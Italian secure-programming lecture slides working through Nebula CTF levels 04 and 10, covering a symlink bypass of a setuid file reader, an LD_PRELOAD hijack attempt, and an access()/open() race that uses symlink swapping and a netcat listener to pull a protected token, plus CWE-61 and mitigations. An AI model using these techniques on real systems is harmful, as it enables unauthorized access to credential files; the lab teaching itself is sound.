# Programmazione Sicura





### Punto della situazione

 Nelle lezioni precedenti abbiamo visto diverse tecniche di iniezione locale per provocare l'esecuzione di codice arbitrario



- Utilizzare i link simbolici per bypassare il controllo dell'accesso in lettura ad un file
- Risolvere due nuove sfide Capture The Flag su NEBULA



### Level 04

"This level requires you to read the token file, but the code restricts the files that can be read. Find a way to bypass it:)"

Il programma in questione si chiama level04.c e il suo eseguibile ha il seguente percorso: /home/flag04/flag04



## Capture the Flag!


#### Obiettivi della sfida

- Lettura del token (password dell'utente flag04), in assenza dei permessi per farlo
- > Autenticazione come utente flag04
- Esecuzione del programma /bin/getflag come utente flag04






### Albero di attacco









Vediamo quali home directory sono a disposizione dell'utente level04

```
ls /home/level*
ls /home/flag*
```

L'utente level04 può accedere solamente alle directory

```
/home/level04
/home/flag04
```



- La directory /home/flag04 contiene, oltre a file di configurazione di BASH, un eseguibile flag04 e un file token:
  - Digitando ls —la /home/flag04/flag04
    otteniamo
    - -rwsr-x--- 1 flag04 level04
  - ➤Il file flag04 è di proprietà dell'utente flag04 ed è leggibile ed eseguibile dagli utenti del gruppo level04
  - >Inoltre, è SETUID




- La directory /home/flag04 contiene, oltre a file di configurazione di BASH, un eseguibile flag04 e un file token:
  - Digitando ls —la /home/flag04/token
    otteniamo

```
-rw---- 1 flag04 flag04
```

- ➤Il file token è di proprietà dell'utente flag04 ed è leggibile e scrivibile solo da lui
- >Probabilmente il file token consente di determinare la password di flag04





Autentichiamoci come utente level04

>username: level04

>password: level04

Proviamo a visualizzare il contenuto di token attraverso il comando cat

```
level04@nebula:~$ cat /home/flag04/token
cat: /home/flag04/token: Permission denied
```





Poichè abbiamo il permesso di esecuzione, proviamo ad eseguire il binario flag04: ./flag04

```
level04@nebula:/home/flag04$ ./flag04
./flag04 [file to read]
```

Il programma si aspetta il nome di un file da aprire



Proviamo a chiedere l'apertura di un file qualsiasi, ad esempio /etc/passwd
./flag04 /etc/passwd

```
level04@nebula:/home/flag04$ ./flag04 /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
```

Il contenuto del file viene mostrato a video




Proviamo a chiedere l'apertura del file token:./flag04 token

```
level04@nebula:~$ cd /home/flag04
level04@nebula:/home/flag04$ ./flag04 token
You may not access 'token'
```

Quindi, il programma legge qualsiasi file tranne token





## Analisi del sorgente

#### level04.c

```
int main (int argc, char **argv, char **envp)
                                                  Se il numero di argomenti è
         char buf[1024];
                                                    1, il programma termina
                                                    (nessun file specificato)
         int fd, rc;
         if(argc == 1){
                  printf("%s [file to read]\n", argv[0]);
                  exit(EXIT FAILURE);
                                                         Se il nome del file è token, il
                                                         programma termina e stampa
                                                           un messaggio di errore
         if(strstr(argv[1], "token") != NULL)
                  printf("You may not access '%s' \n", argv[1]);
                  exit(EXIT FAILURE);
```



### **Funzione strstr**

- Il controllo sul nome del file passato come input viene fatto dalla funzione strstr
  - > Leggiamone la documentazione

```
STRSTR(3)

Linux Programmer's Manual

STRSTR(3)

NAME

strstr, strcasestr – locate a substring

SYNOPSIS

#include <string.h>
    char *strstr(const char *haystack, const char *needle);

#define _GNU_SOURCE

#include <string.h>
    char *strcasestr(const char *haystack, const char *needle);

DESCRIPTION

The strstr() function finds the first occurrence of the substring needle in the string haystack. The terminating '\0' characters are not compared.

The strcasestr() function is like strstr(), but ignores the case of both arguments.
```



### **Funzione strstr**

➤ Il messaggio di errore si ha ogni qual volta l'argomento passato a flag04 contiene token come sottostringa

```
level04@nebula:~$
level04@nebula:~$ /home/flag04/flag04 eeeetoken
You may not access 'eeeetoken'
level04@nebula:~$
```

Anche se il file non esiste!





Proviamo a usare la variabile LD\_PRELOAD per caricare in anticipo una libreria condivisa che implementa una nuova funzione strstr

```
#include <unistd.h>
#include <sys/types.h>
#include <string.h>
char *strstr(const char *haystack, const char *needle)
{
    return NULL;
}
```

Il nuovo file strstr.c va creato nella home di level04 e consente di bypassare il controllo sul nome del file



### Modifica LD\_PRELOAD

> Generiamo la libreria condivisa

```
level04@nebula:~$ gcc -shared -fPIC -o strstr.so strstr.c
level04@nebula:~$ ls
strstr.c strstr.so
```

Modifichiamo la variable LD\_PRELOAD

level04@nebula:~\$ export LD\_PRELOAD=./strstr.so



#### Iniezione libreria condivisa


Mandiamo in esecuzione flag04


```
level04@nebula:/home/flag04$ ./flag04 token
You may not access 'token'
```

- Fallimento: è stata eseguita la strstr originale!
  - > Necessaria omogeneizzazione dei privilegi
  - > Effettuiamo una copia di flag04

```
level04@nebula:~$ cp /home/flag04/flag04 /home/level04
level04@nebula:~$ ls -l /home/level04
total 20
-rwxr-x--- 1 level04 level04 7428 2021-04-06 02:36 flag04
-rw-rw-r-- 1 level04 level04 140 2021-04-06 02:29 strstr.c
-rwxrwxr-x 1 level04 level04 6656 2021-04-06 02:30 strstr.so
level04@nebula:~$ _
```







#### Un nuovo errore

> Ripetiamo l'attacco

```
levelO4@nebula:~$ export LD_PRELOAD=./strstr.so
levelO4@nebula:~$ ./flagO4 /home/flagO4/token
flagO4: Unable to open /home/flagO4/token: Permission denied
levelO4@nebula:~$
```

- L'attacco fallisce a causa dei permessi del file flag04
  - La copia di flag04 non è capace di aprire token poiché non ha il bit SETUID settato e, inoltre, il file token non ha i permessi di lettura per gli altri utenti
  - > Dobbiamo proseguire con l'analisi del sorgente
  - Prima di procedere, ripristiniamo il contenuto precedente di LD\_PRELOAD



## Analisi del sorgente

#### level04.c

Apertura del file in sola lettura tramite la funzione open



## Analisi del sorgente

> Osserviamo questo frammento di codice:

```
fd = open(argv[1], O_RDONLY);
if(fd == -1) {
  err(EXIT_FAILURE, "Unable to open %s", argv[1];
}
```

> Cosa si può dire della funzione open()?



### Funzione open

#### man 2 open

```
int open(const char *pathname, int flags);
int open(const char *pathname, int flags, mode_t mode);
int creat(const char *pathname, mode_t mode);
```

The argument flags must include one of the following access modes: O\_RDONLY, O\_WRONLY, or O\_RDWR. These request opening the file readonly, write-only, or read/write, respectively.

In addition, zero or more file creation flags and file status flags can be bitwise-or'd in flags. The file creation flags are O\_CREAT, O\_EXCL, O\_NOCTTY, and O\_TRUNC. The file status flags are all of the remaining flags listed below. The distinction between these two groups of flags is that the file status flags can be retrieved and (in some cases) modified using fcntl(2). The full list of file creation flags and file status flags is as follows:



## Funzione open

- Leggendo la documentazione della funzione open scopriamo che può aprire diversi tipi di file, tra cui i link simbolici
  - Un link simbolico (symlink o soft link) non è altro che un file che punta ad un altro file
  - > Un link simbolico viene creato con il comando

```
ln —s nome_file_puntato nome softlink
```





- L'attaccante crea nella propria cartella un symlink a un file della vittima
  - > Il symlink avrà i permessi dell'utente che l'ha creato
- Questa caratteristica ci permette di bypassare il controllo della funzione strstr()



## Uso di symlink

> Creiamo un symlink key che punti al file token

ln —s /home/flag04/token key

levelO4@nebula:~\$ ln -s /home/flagO4/token key

Visualizziamo il contenuto della cartella

```
level04@nebula:~$ ls -la
total 6
drwxr-x--- 1 level04 level04 80 2020-03-23 06:00 .
drwxr-xr-x 1 root root 60 2012-08-27 07:18 ..
-rw-r--r-- 1 level04 level04 220 2011-05-18 02:54 .bash_logout
-rw-r--r-- 1 level04 level04 3353 2011-05-18 02:54 .bashrc
drwx----- 2 level04 level04 60 2020-03-23 06:00 .cache
lrwxrwxrwx 1 level04 level04 18 2020-03-23 06:00 key -> /home/flag04/token
-rw----- 1 level04 level04 41 2011-11-20 21:16 .lesshst
-rw-r--r-- 1 level04 level04 675 2011-05-18 02:54 .profile
```



Il symlink è visualizzato in celestino e la riga dei permessi inizia con "l" (link)

## Uso di symlink

- Se proviamo a visualizzare il contenuto del symlink con cat abbiamo ancora problemi di accesso
- Proviamo ad eseguire flag04 passandogli come nome del file il softlink che abbiamo creato

```
level04@nebula:~$ /home/tlag04/tlag04 key
06508b5e–8909–4f38–b630–fdb148a848a2
```


Viene stampata a video la password di flag04




### Perché funziona?

- Il controllo effettuato da strstr viene bypassato perchè l'argomento passato è diverso da token
- Forazie al bit SETUID acceso la open() in level04.c viene eseguita con i privilegi dell'utente flag04
  - Quindi chi tenta di aprire il file corrisponde al proprietario, cioè flag04











### Sfida vinta?

- > Siamo riusciti a leggere il file token
- Tuttavia non abbiamo ancora eseguito /bin/getflag come utente flag04
- Cosa rappresenta il contenuto del token?
  - > Potrebbe essere la password di flag04



### Un ultimo passo...

#### Login come utente flag04

```
nebula login: flag04
Password:
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0–12–generic i686)

* Documentation: https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

flag04@nebula:~$ /bin/getflag
You have successfully executed getflag on a target account flag04@nebula:~$ _
```



# Sfida vinta!





### La vulnerabilità in Level04

- La vulnerabilità presente in level04.c si verifica solo se tre diverse debolezze sono presenti e sfruttate contemporaneamente
- > Le prime due debolezze sono già note
  - > Assegnazione di privilegi non minimi al file binario
  - Utilizzo di una versione di BASH che non effettua l'abbassamento dei privilegi
- La terza debolezza coinvolta è nuova
  - > Che CWE ID ha?



## Debolezza #3

- In Unix è possibile accedere ad un file per cui non si hanno i permessi creando un link simbolico che punti ad esso
- CWE di riferimento: CWE-61 Unix Symbolic link (Symlink) Following https://cwe.mitre.org/data/definitions/61.html



### **CWE-61**

### **CWE-61: UNIX Symbolic Link (Symlink) Following**

Weakness ID: 61 Abstraction: Compound Structure: Composite	Status: Incomplete
Presentation Filter: Basic V	

### Description

The software, when opening a file or directory, does not sufficiently account for when the file is a symbolic link that resolves to a target outside of the intended control sphere. This could allow an attacker to cause the software to operate on unauthorized files.

### **▼ Composite Components**

Nature	Type	ID	Name
Requires	0	362	Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')
Requires	0	340	Predictability Problems
Requires	0	216	Containment Errors (Container Errors)
Requires	(3)	386	Symbolic Name not Mapping to Correct Object
Requires	0	732	Incorrect Permission Assignment for Critical Resource

### Extended Description

A software system that allows UNIX symbolic links (symlink) as part of paths whether in internal code or through user input can allow an attacker to spoof the symbolic link and traverse the file system to unintended locations or access arbitrary files. The symbolic link can permit an attacker to read/write/corrupt a file that they originally did not have permissions to access.



# Mitigare le debolezze

Come nella sfida precedente è possibile mitigare le prime due debolezze

Come mitigare la terza debolezza?



- La contromisura più ovvia consiste nel non salvare le credenziali di accesso di flag04 nel file token
- I dati sensibili non vanno mai memorizzati in chiaro!



Modifichiamo level04.c inserendo all'interno del codice sorgente la seguente stringa:

```
fd = open(argv[1], O_RDONLY | O_NOFOLLOW);
```

All'esecuzione del nuovo binario flag04\_mitigated con argomento il symlink key si ha il messaggio di errore

```
flag04_mitigated: Unable to open key:
Too many levels of symbolic links
```



Usiamo la funzione readlink per controllare se il parametro passato contiene un symlink

```
ः। level04@nebula: ~
                                             Linux Programmer's Manual
READLINK(2)
      readlink - read value of a symbolic link
SYNOPSIS
      #include <unistd.h>
      ssize t readlink(const char *path, char *buf, size t bufsiz);
  Feature Test Macro Requirements for glibc (see feature test macros(7)):
           BSD SOURCE || XOPEN SOURCE >= 500 || XOPEN SOURCE && XOPEN SOURCE EXTENDED ||
          POSIX C SOURCE >= 200112L
DESCRIPTION
      readlink() places the contents of the symbolic link path in the buffer buf, which has size bufsiz. readlink()
      does not append a null byte to buf. It will truncate the contents (to a length of bufsiz characters), in case
      the buffer is too small to hold all of the contents.
      On success, readlink() returns the number of bytes placed in buf. On error, -1 is returned and errno is set
      to indicate the error.
```



Modifichiamo level04.c inserendo all'interno del codice sorgente il seguente frammento:

```
if(readlink(argv[1],buf,sizeof(buf) > 0){
   printf("Sorry. Symbolic links not allowed!\n");
   exit(EXIT_FAILURE);
}
```

All'esecuzione del nuovo binario flag04\_readlink con argomento il symlink key si ha il messaggio di errore

Sorry. Symbolic links not allowed!



- The setuid binary at /home/flag10/flag10 will upload any file given, as long as it meets the requirements of the access() system call.."
- Il programma sorgente si chiama levello.c e il suo eseguibile ha il seguente percorso: /home/flag10/flag10



# Analisi delle directory

Vediamo quali home directory sono a disposizione dell'utente level10

```
ls /home/level*
ls /home/flag*
```

L'utente level10 può accedere solamente alle directory

```
/home/level10
/home/flag10
```



Innanzitutto, vediamo il contenuto della cartella /home/flag10 con il comando ls —la

```
level10@nebula:/home/flag10$ ls -la
total 14
drwxr-x--- 2 flag10 level10 93 2011-11-20 21:22 .
drwxr-xr-x 1 root root 80 2012-08-27 07:18 ..
-rw-r--r-- 1 flag10 flag10 220 2011-05-18 02:54 .bash_logout
-rw-r--r-- 1 flag10 flag10 3353 2011-05-18 02:54 .bashrc
-rwsr-x--- 1 flag10 level10 7743 2011-11-20 21:22 flag10
-rw-r--r-- 1 flag10 flag10 675 2011-05-18 02:54 .profile
-rw----- 1 flag10 flag10 37 2011-11-20 21:22 token
level10@nebula:/home/flag10$ _
```

- ➤Il file token è di proprietà dell'utente flag10 ed è leggibile e scrivibile solo da lui
- Quindi l'attaccante (utente level10) non ha accesso in lettura al file token



La cartella /home/flag10 contiene anche un eseguibile flag10

```
level10@nebula:/home/flag10$ ls -la
total 14
drwxr-x--- 2 flag10 level10 93 2011-11-20 21:22 .
drwxr-xr-x 1 root root 80 2012-08-27 07:18 ..
-rw-r--r-- 1 flag10 flag10 220 2011-05-18 02:54 .bash_logout
-rw-r--r-- 1 flag10 flag10 3353 2011-05-18 02:54 .bashrc
-rwsr-x--- 1 flag10 level10 7743 2011-11-20 21:22 flag10
-rw-r--r-- 1 flag10 flag10 675 2011-05-18 02:54 .profile
-rw----- 1 flag10 flag10 37 2011-11-20 21:22 token
level10@nebula:/home/flag10$ _
```

- ➤Il file è di proprietà dell'utente flag10 ed è eseguibile anche da level10
- >Inoltre, ha il bit SETUID acceso



# Capture the Flag!

### Obiettivi della sfida

- Lettura del token (password dell'utente flag10), in assenza dei permessi per farlo
- > Autenticazione come utente flag10
- Esecuzione del programma /bin/getflag come utente flag10





- Proviamo a mandare in esecuzione il binario flag10 con il comando ./flag10
- Viene stampato a video un messaggio di errore
  - > Il programma si aspetta il nome di un file e di un host
  - > Idea: usare token come file di input



Proviamo a mandare il file token all'host locale

./flag10 token 127.0.0.1

```
level10@nebula:/home/flag10$ ./flag10 token 127.0.0.1
You don't have access to token
level10@nebula:/home/flag10$
```

Non abbiamo i permessi per accedere a token

Dobbiamo dare uno sguardo al file level10.c



### level10.c



```
if(access(argv[1], R_OK) == 0) {
     int fd;
                                                Controlla se il file è accessibile in lettura,
     int ffd;
                                                altrimenti stampa un messaggio di errore
     int rc;
                                                  Se il file ha i permessi in
     struct sockaddr in sin;
                                                   lettura, viene stampato
                                                     questo messaggio
     char buffer[4096];
     printf("Connecting to %s:18211 .. ", host);
     } else {
           printf("You don't have access to %s\n", file);
```



> Creiamo un finto token in /tmp

```
level10@nebula:/home/flag10$ touch /tmp/tokenfinto
level10@nebula:/home/flag10$ echo "...Testing..." >/tmp/tokenfinto
level10@nebula:/home/flag10$ cat /tmp/tokenfinto
...Testing...
level10@nebula:/home/flag10$ _
```

> Cambiamo i permessi di tokenfinto

```
level10@nebula:/home/flag10$ cd /tmp/
level10@nebula:/tmp$ chmod 777 tokenfinto
level10@nebula:/tmp$
```



- Usiamo una seconda macchina Linux come host
  - >Individuare l'IP della macchina

```
mpi@ubuntu:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKN
OWN group default qlen 1000
    link/ether 00:0c:29:6e:77:12 brd ff:ff:ff:ff:
    inet 192.168.239.130/24 brd 192.168.239.255 scope global dynamic ens33
        valid_lft 1105sec preferred_lft 1105sec
    inet6 fe80::f171:f0d9:47fb:e77a/64 scope link
        valid_lft forever preferred_lft forever
```

Mettiamo la macchina in ascolto sulla porta 18211 con il comando nc −lvnp 18211



```
mpi@ubuntu:~$ nc -lvnp 18211
Listening on [0.0.0.0] (family 0, port 18211)
```

Proviamo ad eseguire flag10 passandogli il nuovo file creato

```
level10@nebula:/home/flag10$ ./flag10 /tmp/tokenfinto 192.168.239.130
Connecting to 192.168.239.130:18211 .. Connected!
Sending file .. wrote file!
level10@nebula:/home/flag10$ _
```

> Risultato ottenuto sulla seconda macchina

```
mpi@ubuntu:~$ nc -lvnp 18211
Listening on [0.0.0.0] (family 0, port 18211)
Connection from 192.168.239.1 50393 received!
.o0 0o.
...Testing...
```

Il file viene inviato alla seconda macchina!



- L'invio alla seconda macchina è andato a buon fine perchè avevamo accesso al file
- Chi controlla l'accesso al file?



### level10.c

- Come possiamo aggirare la restrizione?
  - > Idea: Stessa strategia usata in Level04 per aggirare la restrizione della funzione open
  - > Proviamo a usare un link simbolico



Nella nostra home, creiamo un soft link flag che punti al file token

ln —s /home/flag10/token flag

e poi visualizziamo il contenuto della cartella

Il softlink è visualizzato in celestino e la riga dei permessi inizia con "l" (link)



- Proviamo ad eseguire flag10 passandogli come nome del file il soft link che abbiamo creato
  - ./flag10 /home/level10/flag IPADDRESS

- Otteniamo ancora un messaggio di errore
  - > L'uso del soft link non ha risolto il problema!
  - Continuiamo ad indagare: leggiamo la documentazione della funzione access



### man access

```
ACCESS(2)
                             Linux Programmer's Manual
                                                                           ACCESS(2)
NAME
       access - check real user's permissions for a
                                                         Se il pathname è un link simbolico.
SYNOPSIS
                                                          viene effettuato il controllo al
       #include <unistd.h>
                                                                  file a cui punta
       int access(const char *pathname, int mode);
DESCRIPTION
       access() checks whether the calling process can access the file path-
name. If pathname is a symbolic link, it is dereferenced.
       The mode specifies the accessibility check(s) to be performed, and is
       either the value F_OK, or a mask consisting of the bitwise OR of one or
       more of R_OK, W_OK, and X_OK. F_OK tests for the existence of the
       file. R_OK, W_OK, and X_OK test whether the file exists and grants
       read, write, and execute permissions, respectively.
```



### man access

The check is done using the calling process's real UID and GID, rather than the effective IDs as is done when actually attempting an operation (e.g., open(2)) on the file. This allows set—us —ID programs to easily determine the invoking user's authority.

If the calling process is privileged (i.e., its an X\_OK check is successful for a regular file i enabled for any of the file owner, group, or oth

UID is zero), then cute permission is

Il controllo viene effettuato sull'UID REALE, non su quello EFFETTIIVO



Leggendo la sezione NOTES del manuale relativo ad access() scopriamo una cosa interessante:

"Using access() to check if a user is authorized to open a file before actually doing so using open() creates a security hole, because the user might exploit the short time interval between checking and opening the file to manipulate it."



RACE CONDITION



Leggendo il sorgente, notiamo che c'è effettivamente un intervallo tra il controllo dei permessi con access() e l'apertura del file con open()



- Proviamo a sfruttare questo intervallo
  - > Creiamo un file temporaneo che ci faccia superare il controllo della access() e poi...
  - > Sostituiamo il file da leggere con un link simbolico che punta al file token prima della open()



- Creiamo un soft link al file tokenfinto ln -s /tmp/tokenfinto /home/level10/flag
- Il soft link ci fa superare il controllo della access, perchè abbiamo accesso al file puntato



Una volta superato il controllo della access, creiamo un soft link al file token

```
ln —sf /home/flag10/token /home/level10/flag
```

Il soft link ci fa superare il controllo della open, come in Level04



- > I due soft link hanno lo stesso nome ma puntano a due risorse differenti
  - > Alla prima abbiamo accesso, alla seconda no
  - Nota: l'opzione −f sovrascrive il softlink, se già esiste

E' come se stessimo scambiando il puntatore al file da aprire



/tmp/tokenfinto

/home/level10/flag

**INTERVALLO TEMPORALE** 

/home/flag10/token



- Una singola esecuzione dell'attacco suggerito non è sufficiente
  - >Potremmo non individuare il momento giusto per lo scambio del file tra la access() e la open()
- Servono più esecuzioni del programma per far sì che il soft link, all'apertura della open(), punti al file token
  - > Possiamo usare l'istruzione BASH while true per creare un ciclo infinito
  - > Mettiamo il processo in background con &



Per ottenere uno scambio continuo di puntatori

